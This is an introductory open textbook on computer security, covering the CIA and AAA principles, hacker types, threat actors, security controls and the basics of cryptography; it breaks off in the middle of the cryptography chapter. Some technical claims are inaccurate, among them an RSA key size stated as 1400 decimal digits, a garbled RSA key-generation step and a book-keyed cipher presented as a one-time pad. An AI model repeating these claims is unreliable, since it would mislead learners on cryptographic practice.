Computer Systems Security: Planning for Success

Table of Contents

Legal

Acknowledgements

This material was funded by the Fund for the Improvement of Postsecondary Education (FIPSE) of the U.S. Department of Education for the Open Textbooks Pilot grant awarded to Middlesex College for the Open Textbook Collaborative.

The author would like to thank New Jersey Institute of Technology (NJIT) Open Access Textbooks (OAT) project and the Open Textbook Collaborative Project (OTC) for making this text possible.

The author would also like to acknowledge the contributions and hard work of:

- Karl Giannoglou, University Lecturer NJIT
- Jacob Jones, NJIT 2023
- Raymond Vasquez

- Justine Krawiec, Instructional Designer NJIT
- Alison Cole, Computing & Information Technology Librarian Felician University
- Ricky Hernandez, NJIT 2024
- Jake Caceres, NJIT 2024

Instructional Notes

The text, labs, and review questions in this book are designed as an introduction to the applied topic of computer security. With these resources students will learn ways of preventing, identifying, understanding, and recovering from attacks against computer systems. This text also presents the evolution of computer security, the main threats, attacks and mechanisms, applied computer operation and security protocols, main data transmission and storage protection methods, cryptography, network systems availability, recovery, and business continuation procedures.

Learning Outcomes

The chapters, labs, and review questions in this text are designed to align with the objectives CompTIA Security+ SY0-601 exam. The objectives are reproduced here for reference:

- 1.1 Compare and contrast different types of social engineering techniques.
- 1.2 Given a scenario, analyze potential indicators to determine the type of attack.
- 1.3 Given a scenario, analyze potential indicators associated with application attacks.
- 1.4 Given a scenario, analyze potential indicators associated with network attacks.
- 1.5 Explain different threat actors, vectors, and intelligence sources.
- 1.6 Explain the security concerns associated with various types of vulnerabilities.
- 1.7 Summarize the techniques used in security assessments.
- 1.8 Explain the techniques used in penetration testing.
- 2.1 Explain the importance of security concepts in an enterprise environment.
- 2.2 Summarize virtualization and cloud computing concepts.
- 2.3 Summarize secure application development, deployment, and automation concepts.
- 2.4 Summarize authentication and authorization design concepts.
- 2.5 Given a scenario, implement cybersecurity resilience.
- 2.6 Explain the security implications of embedded and specialized systems.
- 2.7 Explain the importance of physical security controls.
- 2.8 Summarize the basics of cryptographic concepts.
- 3.1 Given a scenario, implement secure protocols.
- 3.2 Given a scenario, implement secure network architecture concepts.
- 3.3 Given a scenario, implement secure network designs.

- 3.4 Given a scenario, install and configure wireless security settings.
- 3.5 Given a scenario, implement secure mobile solutions.
- 3.6 Given a scenario, apply cybersecurity solutions to the cloud.
- 3.7 Given a scenario, implement identity and account management controls.
- 3.8 Given a scenario, implement authentication and authorization solutions.
- 3.9 Given a scenario, implement public key infrastructure.
- 4.1 Given a scenario, use the appropriate tool to assess organizational security.
- 4.2 Summarize the importance of policies, processes, and procedures for incident response.
- 4.3 Given an incident, utilize appropriate data sources to support an investigation.
- 4.4 Given an incident, apply mitigation techniques or controls to secure an environment.
- 4.5 Explain the key aspects of digital forensics.
- 5.1 Compare and contrast various types of controls.
- 5.2 Explain the importance of applicable regulations, standards, or frameworks that impact organizational security posture.
- 5.3 Explain the importance of policies to organizational security.
- 5.4 Summarize risk management processes and concepts.
- 5.5 Explain privacy and sensitive data concepts in relation to security.

Example Schedule

A sample schedule utilizing these resources in a 15 week semester is shown below:

Week	Chapters	Assignments	Learning Outcomes
1	Introduction	Lab: Think Like a Hacker Introduction Review Questions	1.1, 1.2, 1.6, 2.7
2	Cryptography	Lab: Hash it Out Cryptography Review Questions	1.2, 1.3, 1.6, 2.1, 2.4, 2.5, 2.8, 3.9
3	Malware	Lab: Malware Analysis Malware Review Questions	1.2, 1.3, 1.4, 2.5, 4.1, 4.3, 4.5
4	Protocols	Lab: Scanning with nmap Protocols Review Questions	1.3, 1.6, 1.7, 3.1, 3.2, 4.1
5	Attacks	Quiz 1 Attacks Review Questions	1.2, 1.3, 1.4, 1.8, 3.3, 3.4, 4.1, 4.2

Week	Chapters	Assignments	Learning Outcomes
6	Introduction Cryptography Malware Protocols Attacks	Midterm Review Lab: MitM with Scapy	1.1, 1.2, 1.3, 1.4, 1.5, 1.6, 1.7, 1.8, 2.1, 2.4, 2.5, 2.7, 2.8, 3.1, 3.2, 3.3, 3.4, 3.8, 3.9, 4.1, 4.2, 4.3, 4.5
7	Introduction Cryptography Malware Protocols Attacks	Midterm	1.1, 1.2, 1.3, 1.4, 1.5, 1.6, 1.7, 1.8, 2.1, 2.4, 2.5, 2.7, 2.8, 3.1, 3.2, 3.3, 3.4, 3.8, 3.9, 4.1, 4.2, 4.3, 4.5
8	Security Solutions	Lab: Exploiting log4j Security Solutions Review Questions	3.1, 3.2, 3.3, 3.6, 4.1, 4.2
9	Access Controls	Lab: Linux File Permissions Access Controls Review Questions	2.1, 2.2, 2.4, 2.7, 3.3, 3.4, 3.8, 5.1
10	Vulnerability Management and Compliance	Lab: Scanning with Nessus Vulnerability Management and Compliance Review Questions	5.1, 5.2, 5.3, 5.4, 5.5
11	Incident Response and Continuity	Lab: Reporting on the 2014 Sony Pictures Hack Incident Response and Recovery Review Questions	1.2, 1.3, 1.4, 1.7, 1.8, 2.3, 2.5, 3.1, 3.2, 3.3, 3.4, 4.1, 4.2, 4.3, 4.4, 4.5, 5.3, 5.4, 5.5
12	Virtualization	Lab: Malicious Containers Virtualization Review Questions	2.3, 3.6, 3.6
13	Mobile Solutions	Quiz 2	3.5
14	Security Solutions Access Controls Vulnerability Management and Compliance Incident Response and Continuity Virtualization Mobile Solutions	Final Review	1.2, 1.3, 1.4, 1.7, 1.8, 2.1, 2.2, 2.3, 2.4, 2.5, 2.7, 3.1, 3.2, 3.3, 3.4, 3.5, 3.6, 3.7, 3.8, 4.1, 4.2, 4.3, 4.4, 4.5, 5.1, 5.2, 5.3, 5.4, 5.5

Week	Chapters	Assignments	Learning Outcomes
15	Security Solutions Access Controls Vulnerability Management and Compliance Incident Response and Continuity Virtualization Mobile Solutions	Final Exam	1.2, 1.3, 1.4, 1.7, 1.8, 2.1, 2.2, 2.3, 2.4, 2.5, 2.7, 3.1, 3.2, 3.3, 3.4, 3.5, 3.6, 3.7, 3.8, 4.1, 4.2, 4.3, 4.4, 4.5, 5.1, 5.2, 5.3, 5.4, 5.5

1. Introduction

1.1. Managing Risk

RRZEicons, CC BY-SA 3.0, via Wikimedia Commons

Information security (infosec) is largely the practice of preventing *unauthorized access* to data. Unauthorized access is when an actor gains access to data that they do not have the permissions to access. The system is often used in an unintended manner to provide such access. Data has become an increasingly valuable asset and the *risks* of others having access to data are incredibly high. Because of this, information security typically falls under the risk-management plan of a company and its importance cannot be understated. This is evidenced by the fact that information technology's (IT) typical role in a company has migrated from a basic service provider to directorships with a seat at the highest decision making table. This is directly due to the fact that IT assets have become the most valuable things many companies own. Guarding these assets and managing the inherent risk of their loss is the job of information security professionals.


Malicious software, also referred to as malware, is often employed to help an attacker gain access to a system. Many types of malicious software exist, but the common thread is that they perform actions that cause harm to a computer system or network. In the case of many attacks, *system failure* may occur either as an intended (as is the case in Denial of Service (DoS) attacks) or unintended consequence. This means the system will no longer be able to perform its intended purpose. System failure is a serious risk that needs to be managed.

1.2. Learning the Lingo

In general, the technical fields are laden with acronyms and obtuse vocabulary. Unfortunately security is no exception to this rule. Three of the most important acronyms you should be aware of to start are *CIA*, *AAA*, and *DRY*.

1.2.1. CIA

While the Central Intelligence Agency does have a role to play in information security, for our purposes CIA is an acronym used to remember the three foundational information security principles: confidentiality, integrity, and availability. These ideas form the cornerstone of security and should be ever-present in your thoughts.




Confidentiality refers to the practice of keeping secret information secret. For example, if an e-commerce site stores credit card numbers (a questionable practice to begin with) those credit card numbers should be kept *confidential*. You would not want other users of the site or outsiders to have access to your credit card number. Many steps could be taken to ensure the confidentiality of user credit card numbers, but at this point it is enough to understand that maintaining confidentiality is a principle of security.

Integrity is an assurance that data has not been corrupted or purposefully tampered with. As we discussed previously, data is very valuable, but how valuable is it if you can't be sure it is intact and reliable? In security we strive to maintain integrity so that the system and even the controls we have in place to guard the system can be trusted. Imagine that e-commerce site again. What would happen if an attacker could arbitrarily change delivery addresses stored in the system? Packages could be routed to improper addresses and stolen and honest customers would not receive what they ordered, all because of an integrity violation.

Availability means that a system should remain up and running to ensure that valid users have access to the data when needed. In the simplest sense, you could ensure confidentiality and integrity by simply taking the system off line and not allowing any access. Such a system would be useless and this final principle addresses that. Systems are designed to be accessible and part of your security plan should be ensuring that they are. You will need to account for the costs of implementing confidentiality and integrity and make sure that the resources are available to keep the system working. In an extreme case, denial of service (DoS) attacks can actually target availability. By keeping this principle in mind, hopefully you can mitigate some of those risks.

1.2.2. AAA



Another acronym you're going to encounter in many different contexts is AAA. It stands for *Authentication*, *Authorization*, and *Accounting* and it is used in designing and implementing protocols. These concepts should be remembered when designing security plans.

Authentication is the process of confirming someone's identity. This may be done with user names and passwords or more frequently via multi-factor authentication (MFA) which requires not only something you know, but something you have (fingerprints, key fob, etc.).

Authorization refers to keeping track of which resources an entity has access to. This can be done via a permission scheme or access control list (ACL). Occasionally you will encounter something

more exotic where authorization limits users to interactions during a particular time of day or from a particular IP address.

Accounting refers to tracking the usage of resources. This may be as simple as noting in a log file when a user has logged in to keeping track of exactly which services and user uses and how long they use them. Accounting is incredibly important because it allows you to not only monitor for possible problems, but also inspect what has occurred *after* a problem is encountered. Accounting also allows system administrators to show irrefutably what actions a user has taken. This can be very important evidence in a court of law.

1.2.3. DRY

While we're dispensing knowledge in the form of three letter acronyms (TLAs), another important acronym to keep in mind is DRY: Don't Repeat Yourself.


> Say something once, why say it again?[1]
>
> — Talking Heads, Psycho Killer

This is of course not entirely literal. Just because you've explained something to a coworker once does *not* mean that you shouldn't explain it again. It is meant as more of a guide for how you make use of *automation* and how you design systems. Increasingly security experts are not being asked to analyze a single system, but a network of hundreds if not thousands of systems. In this case you should make use of scripts and tools to make sure you are not manually doing the same thing over and over. Have you found a good way of testing to see if a part of a system is secure? Put it in a script so that you can reuse the test on other systems. This same logic applies to how systems are designed. Do you have a database of user login info? Reuse that database across multiple systems. In short, "Don't repeat yourself!"

1.3. Hacker Culture

The term *hacker* comes from the sound that programmers would make when typing or *hacking* away at keyboards. Originally a hacker was anyone who worked feverishly at a problem on a computer and the term *cracker* was used to define people who attempted to bypass security systems. The distinction was eventually lost and a hacker has come to be the popular term for someone attempting to gain unauthorized access to data. For an interesting glimpse into early hacker culture/reasoning read The Conscience of a Hacker by The Mentor originally published in Phrack Magazine 1986.

Hacker Hats



An early attempt at classifying hackers involved assigning hat colors according to their motivations. This harkens back to the old western movies where the bad guys wore black hats and the good guys wore white hats. Just as in real life nothing is clearly black and white, as such we've laid the traditional roles on a two-axis continuum from malicious to benevolent and illegal to legal.

White Hat

These hackers are typically employed by a company to test the security of their systems. They operate legally with the intent of ultimately improving security.

Black Hat

These hackers operate outside the bounds of the law, and as such are subject to prosecution. Their intent is nefarious usually involving personal profit, malice, or some combination of the two.

Gray Hat

A gray hat hacker operates illegally but ultimately wants to improve the security of the system. They may inform administrators of the details of their breach or they may be acting to force a group to better secure their system. In rare circumstances a gray hat hacker may actually exploit a system for the purposes of hardening it once they have gained administrative access. It should be noted that despite the good intentions, gray hat hackers are still operating illegally and may be subject to prosecution.

There are several more hat distinctions (blue hats, green hats, etc.) with mixed meanings. For example a blue hat may refer to an external entity hired by a company to test the security of a component, as is the case in Microsoft, or it may refer to a hacker motivated by revenge. It is also worth nothing that the second quadrant of our graph is empty, but this does not mean that there aren't malicious, legal hackers. These may be software developers exploiting legal loopholes or possibly even individuals working for another government engaged in cyber warfare.

1.4. Threat Actors

To better be able to manage the risks of a data breach, it helps to be able to identify/understand the attacker or threat actor involved. Just as there are many reasons an actor may attempt to gain unauthorized access there are also many groups of threat actors.

Anonymous Revolution Guy Fawkes is used under Pixabay License

Neophytes making use of automated tools that they may not fully understand are often referred to a *script kiddies*. You may hear other pejorative names as well such as lamer, noob, or luser, but the common thread is that these threat actors are *not* highly sophisticated. The same techniques used for automating defensive security can also be applied to automating attacks. Unfortunately this means that you may encounter actors "punching above their weight" or using complex tools while having only a rudimentary understanding of what they do.

Hacktivist are threat actors that attack to further social or political ends. These groups can be very sophisticated. The most well known hacktivist group is *Anonymous* which has been linked to several politically motivated attacks.

Organized crime is another element which may employ or support threat actors typically to make money. These groups typically have access to more resources and contacts than a solo actor. It is important to note that threat actors with roots in organized crime may find it easier to migrate into other areas of crime due to their proximity to a large criminal enterprise. For example, while it may be difficult for a script kiddie to broker the sale of valuable data, a hacker working with an organized crime syndicate may have people close to them that are familiar with the sale of stolen goods.

The last group of threat actors, and arguably the group with the most resources, are threat actors working with or for governments and nation states. These groups may have the explicit or implicit permission of their country to commit cyber crimes targeting other nations. Given the constant threat and resources available to these groups, they are referred to as an advanced persistent threat (APT). By utilizing the resources of a nation (often including its intelligence and military resources) APTs are a severe threat.

1.5. Security Plans

While confronting such a diverse array of actors can seem daunting at first, the key element to being successful is having a plan. A *security plan* analyzes the risks, details the resources that need to be protected, and presents a clear path to protecting them. Typically a security plan utilizes the three types of security controls available: physical, administrative, and technical.

- Physical controls are things like door locks, cameras, or even the way rooms in a building are laid out. These things can have a dramatic impact on the overall security and should not be overlooked!
- Administrative controls include human resources policies (HR), classifying and limiting access to data, and separating duties. It helps to have a whole-organization understanding of security to make it easier to put these controls in place.

- Technical controls are often what new security professionals think of first. These are things like intrusion detection systems (IDS), firewalls, anti-malware software, etc. While these are an important segment of security and they are the segment that falls almost entirely within the purview of IT, it is critical to remember that these are only as strong as the physical and administrative controls that support them!

Physical controls definitely lack the cool factor that technical controls have. Movies typically show security professionals hunched over laptops typing frantically or scrolling rapidly through pages and pages of logs on a giant screen. Rarely do they show them filling out a purchase order (PO) to have a locksmith come in and re-key the locks to the data closet. Just because it isn't cool doesn't mean it isn't important! Remember, once an attacker has physical access, anything is possible.

1.6. Tools of the Trade

With all of this talk regarding how and why hackers attack systems, the question remains, "What can be done?" There are a few tools the security professional employs that are worth mentioning at this juncture including: *user awareness*, *anti-malware software*, *backups*, and *encryption*.

User Awareness

A major risk, some would argue the biggest risk, is that unprepared users will run malware programs or perform other harmful actions as directed by actors looking to gain access. These actors may impersonate others or perform other *social engineering* tactics to cause users to do as they say. Probably the scariest statistic is the ease with which a massive attack requiring little effort can be performed. Threat actors do not even need to personally reach out to users, they could simply send a mass email. Through training programs and other methods of interaction a security professional can make users aware of these threats and train them to act accordingly. Raising user awareness is a critical component of any security plan.

Anti-Malware Software

Given how prevalent the use of malware is a host of tools have been developed to prevent its usage. These tools may filter download requests to prevent downloading malware, monitor network traffic to detect active malware patterns, scan files for malware signatures, or harden operating system loopholes used by malware. A security plan will typically detail the type of anti-malware software being used as well as the intended purpose of its usage.

Backups

Maintaining a copy of the data used by a system can be a quick solution to the problems of ransomware and other attacks aimed at causing or threatening system failure. While a backup does not solve the problem of the data being sold or used by others, it does allow for a quick recovery in many instances and should be part of a security plan.

Encryption

At its most simple, encryption obfuscates data and requires a key to make it useful. Encryption can be employed to make copies of data obtained through unauthorized access useless to attackers that do not have the key. Often, encryption and backups complement each other and

fill in the use cases that each lacks individually. As such, encryption will show up multiple times and in multiple ways in an average security plan.

1.7. Lab: Think Like a Hacker

For this lab, we will be engaging in a thought experiment. Imagine you are at a university that is having a student appreciation breakfast. At the entrance to the cafeteria an attendant has a clipboard with all of the student IDs listed. Students line up, show their ID, and their ID number is crossed off of the list.

Thinking like a hacker, how would you exploit this system to get extra free breakfasts? Feel free to think outside the box and make multiple plans depending on the circumstances you would encounter when go the breakfast.

Here is an example that you *can not* use:

> I would tell the attendant that I forgot my ID, but I know my number and then give someone elses number. This is very similar to logging in to systems by claiming the user has forgotten their password and then knowing the answers to the security questions required to change the password.

Come up with at least five different ways of getting free breakfasts and map them to real-world information security attacks. If you are unfamiliar with *any* information security attacks, you may want to start by researching attacks and then mapping them to free breakfast ideas.

1.8. Review Questions

1. *In terms of information security, what does CIA stand for? What do each of the principles mean?*

2. *Why is it important to have a security plan? What types of controls can a security plan make use of? Give an example of each.*

3. *How do backups and encryped data compliment eachother? Explain.*

2. Cryptography

This chapter is meant to serve as a brief and gentle introduction to the cryptographic concepts often encountered in the field of security. It is by no means exhaustive but it should provide a basis for a better understanding of why protocols are designed the way they are. Cryptography is a method of scrambling data into non-readable text. It allows us to transform data into a secure form so that unauthorized users cannot view it.

2.1. Why do we need cryptography?

Cryptography is used to set up secure channels of communication, but it can also be used to provide non-repudiation of actions, basically leaving digital footprints that show someone did something. This means that cryptography allows us to provide authentication, authorization, *and* accounting (AAA).

By using a secure and *confidential* encrypted channel we can be sure that anyone who intercepts our communications cannot "listen in." This helps prevents *man-in-the-middle (MITM)* attacks. Cryptography can also be used to provide *integrity*: proving that the data is valid. With cryptography you can provide a *signature* for the data showing that the person who claims to have sent it really did send it. Cryptography also allows for *non-repudiation* as it can show that only one person was capable of sending a particular message. Lastly cryptography also allows us to perform authentication *without* storing passwords in plaintext. This is critical in an age where data breaches are increasingly common.

Case Study: Equifax

In September of 2017, Equifax announced a data breach the exposed the personal information of 147 million people. The original attack made use of an exploit in an outdated version of Apache Struts which was being used as part of Equifax's system for handling credit disputes from customers. Once the attackers had gained access to internal Equifax servers, the began gathering as much information as they could from internal databases.

What is particularly egregious about this data breach is that passwords in many databases were stored in plaintext. This means that the attackers were able to try the passwords and usernames on other services. While it is important that users use different passwords for different services it is far more disturbing that a company as large as Equifax did not have the policies in place to use cryptography to mitigate the risks from such an enormous breach.

2.2. Terminology

Going forward, it is important to address some common cryptography terms as they will be used frequently:

Plaintext

unencrypted information, data that is "in clear", or cleartext

Cipher

an algorithm for performing encryption or decryption

Ciphertext

data that has undergone encryption

Cryptographic algorithm

a series of steps to follow to encrypt or decrypt data

Public key

information (typically a byte array) that can be used to encrypt data such that only the owner of the matching *private key* can unencrypt it

Private (secret) key

information (typically a byte array) that can be used to decrypt data encrypted using the corresponding public key

Example 1. Caesar Cipher

One of the most basic examples of encryption is the Caesar cipher, or substitution cipher. It is easy to understand, compute, and trivial to crack. Let's create a table that maps every letter in the alphabet to a different letter:

A	**B**	**C**	**D**	**E**	**F**	**G**	**H**	**I**	**J**	**K**	**L**	**M**	**N**	**O**	**P**	**Q**	**R**	**S**	**T**	**U**	**V**	**W**	**X**	**Y**	**Z**
J	G	T	Q	X	Y	A	U	C	R	V	I	F	H	O	K	L	E	D	B	W	S	Z	M	N	P

Now creating a message is simple a matter of performing the substitutions. For example, `HELLO WORLD` becomes `UXIIO ZOEIQ`.

While this is simple to understand and set up, it is also very easy to break. You could use a frequency attack, where you analyze a large chunk of encrypted text knowing that certain letters are more frequent than others. By matching up the most frequently used ciphertext letters with their standard English equivalents you may quickly reach a solution. You could also go through all permutations of the alphabet (4E26) and see what gives you the most English words. The second attack is made much more feasible through computing.

2.3. Keys

Typically a series of random bytes can be used as a key to either encrypt or decrypt data. A key is used by a cryptographic algorithm to change plaintext to ciphertext. Keys may also be asymmetric in that they can only be used to perform *one* of the operations (either encryption or decryption).

It is important to have an idea of what factors make a *strong* cryptographic key. Length plays an important role. The longer the key, the hard it is to *crack* the encryption. Likewise the randomness of the data in the key also makes it stronger. If the byte sequence is somehow predictable, the length is irrelevant. Finally we have the concept of a cryptoperiod or lifetime of a key. If we are working with a system that frequently changes keys an attacker may not have enough time to crack it.

2.4. Mathematical Foundation

Cryptography relies largely on the concept of one-way or trap door functions. That is a process that is hard to compute in one direction, but easy to compute in the other. For example it is much easier for a computer to multiply large numbers than to determine the factors of large numbers. This is the foundation of the RSA algorithm. A simplified version of the algorithm is shown below:


```
KEY GENERATION
p = a random prime number
q = a random prime number
N = p * q
r = (p - 1) * (q - 1)
K = a number which equals one when modded by r and can be factored
e = a factor of K that doesn't share factors with N
d = another factor of K that doesn't share factors with N
Your public key is N and e
Your private key is N and d

ENCRYPTION
ciphertext = (cleartext**e)%N

DECRYPTION
cleartext = (ciphertext**d)%N

EXAMPLE
p = 7
q = 13
N = 7 * 13 = 91
r = 72
K = 145 (because 145%72 = 1)
e = 5
d = 29
Public Key = 91, 5
Private Key = 91, 29
cleartext = 72 ('H' in ASCII)
ciphertext = (72**5)%91 = 11 (encrypted using N and e)
cleartext = (11**29)%91 = 72 (decrypted using N and d)
```

In order to *crack* RSA you would need to be able to factor N into its two prime numbers. While it is trivial in our simple example, imagine how difficult it would be to factor a number with 1400 decimal digits, the current recommended keysize for RSA. You'll notice that the algorithm only requires exponentiation, multiplication, and modulus arithmetic. At no point do you ever have to factor a large prime number to generate keys, encrypt, or decrypt. You only have to perform that operation if you're trying to work backwards without the keys.

Other similar one-way function exist based on elliptical curves. It turns out that motion along an elliptical curve can be described according to a start and end point and several iterations of a simple algorithm. You can reconstruct the initial conditions if you know the start point, end point, and how many iterations it took. If all you know is the start and end point you can't determine the initial conditions.

2.5. Hashes

A hashing algorithm is a one-way function that creates hashed text from plaintext. It is often used for data validation as a relatively small hash *digest* or *signature* can demonstrate the integrity of a large block of data. Hashes can also be used so that sensitive information does not have to be stored in cleartext. By storing a hash of a password, you can check to see if the correct password was entered without storing the password itself. In the case of a data breach only the hashes are leaked and the attacker does not have access to the passwords to try with other services.




Two main families of hash algorithms are used: MD5 and SHA. MD5 produces a 128-bit hash value and is still often used to verify data integrity. The algorithm is technically cryptographically broken, but you may still see it in use. The SHA family of algorithms consists of SHA-1, SHA-2, and SHA-3:

- SHA-1: 160 bits, similar to MD5, designed by the NSA, no longer approved for cryptographic use
- SHA-2: SHA-256 and SHA-512, very common with the number indicating the block size, designed by the NSA
- SHA-3: non-NSA designed, not widely adopted, similar numbering scheme as SHA-2 (SHA3-256, etc.)

Dictionary based attacks against password hashes are fairly common. Typically software is used which generates a hash for every word in the dictionary and then compares that hash to what is stored on the compromised machine. One way to combat this is through salting or adding random bits to each password. When salting the bits are stored with the hash. This forces a dictionary based attack to actively generate the hashes based on what the salt is as opposed to using a stored table (rainbow table) of all the possible hashes. It can make attacks go from instant to days or even years depending on the complexity of the password.

An even better way of combating attacks against hashes is through a secret salt or *pepper*. A pepper is a random value that is added to the password but not stored with the resulting hash. The random value can be stored in a separate medium such as a hardware Security Module.

2.6. Symmetric Encryption



Symmetric encryption is probably the simplest encryption to understand in that it only uses a single key (in this case our key is labelled 'A') to encrypt or decrypt data. Both parties need to know the private key in order to communicate. It does pose a security risk in that if the channel used for key exchange is insecure, all of the messages can be decrypted. That being said, given that it is simpler than many other forms of encryption, it is often used for secure communication or storage.

Example 2. One-time-pad


One-time-pad (OTP) is a rare example of a pen and paper, symmetric encryption scheme that cannot be cracked. The difficulty in OTP mirrors the difficulty with all symmetric encryption, namely that pre-shared keys need to be exchanged at some point.

Imagine that a prisoner wishes to send encrypted messages to someone outside the prison. To do so, they will make use of a copy of Harry Potter and the Sorcerer's Stone that they have in their cell. The message they want to send is "DIG UP THE GOLD". They turn to "Chapter One: The Boy Who Lived" and look up the first twelve letters in the chapter: MR AND MRS DURS. For each letter of their message, they convert it to its number in the alphabet: 4 9 7 21 16 20 8 5 7 15 12 4 (DIG UP THE GOLD). They do the same for the key they looked up in their book: 13 18 1 14 4 13 18 19 4 21 18 19 (MR AND MRS DURS). Finally they add the two numbers to get their ciphertext: 17 27 8 35 20 33 26 24 11 36 30 23.

If the prisoner sends that ciphertext to someone on the outside who knows that they key is the first chapter of Harry Potter and the Sorcerer's Stone, they will be able to subtract the key from each of the numbers in the ciphertext and discover the plaintext message. While theoretically unbreakable, anybody else who has the key can recover the text as well. This means that using common keys like popular books make it trivial for a man-in-the-middle to decode the ciphertext. After all, the warden probably knows every book that the prisoner has in their cell.

OTP has been used by spy agencies, often for communications between individuals via dead-drops. In this situation tables of random characters printed in duplicate are exchanged as the key.

2.7. Asymmetric Encryption



An asymmetric encryption algorithm has actually already been demonstrated in the Mathematical Foundation section. Asymmetric encryption has a public key which can be published anywhere and used to encrypt messages that only the holder of the private key, which is not published, can unencrypt. For example if you want to receive encrypted emails you may make your GNU Privacy Guard (GPG) public key available a public key server. This would allow anyone to look up your public key, encrypt a message that only you can read, and send you the ciphertext. Asymmetric encryption gets around the difficulties of key exchange via an untrusted channel (like email). Unfortunately the cost of such a useful system is that asymmetric algorithms tend to be much slower that their symmetric counterparts.

2.8. Stream Ciphers

Stream ciphers encode data one symbol at a time and produces one ciphertext symbol for each cleartext symbol. Given that you can often use some sort of block encryption with a significantly small block size, stream encryption is not used as often. Technically the OTP example, when used one symbol at a time, is a stream cipher. The keys come in one symbol at a time, the cleartext comes in one symbol at a time, and an operation is performed (addition in the case of the example) to create the ciphertext. Given a suitable keysize and a well-researched algorithm, stream ciphers can be just as secure as block ciphers. That being said a stream cipher is usually more consistent in its runtime characteristics and typically consumes less memory Unfortunately there are not as many well-researched algorithms and widely used stream ciphers.

2.9. Block Ciphers


Block ciphers takes the data in, in blocks and use cipher blocks of the same size to perform the encryption. It is very popular and there are many secure algorithms to choose from. Unfortunately if the input data doesn't fit neatly into blocks of the same size, padding may be required, which takes up more space/memory and reduces the speed of the cipher. As such the block encryption is often less performant than stream encryption.

2.9.1. Block Cipher Modes of Operation

There are several ways you can create your cipher blocks and depending on how you do it, various attacks are possible:

Electronic Codebook (ECB)

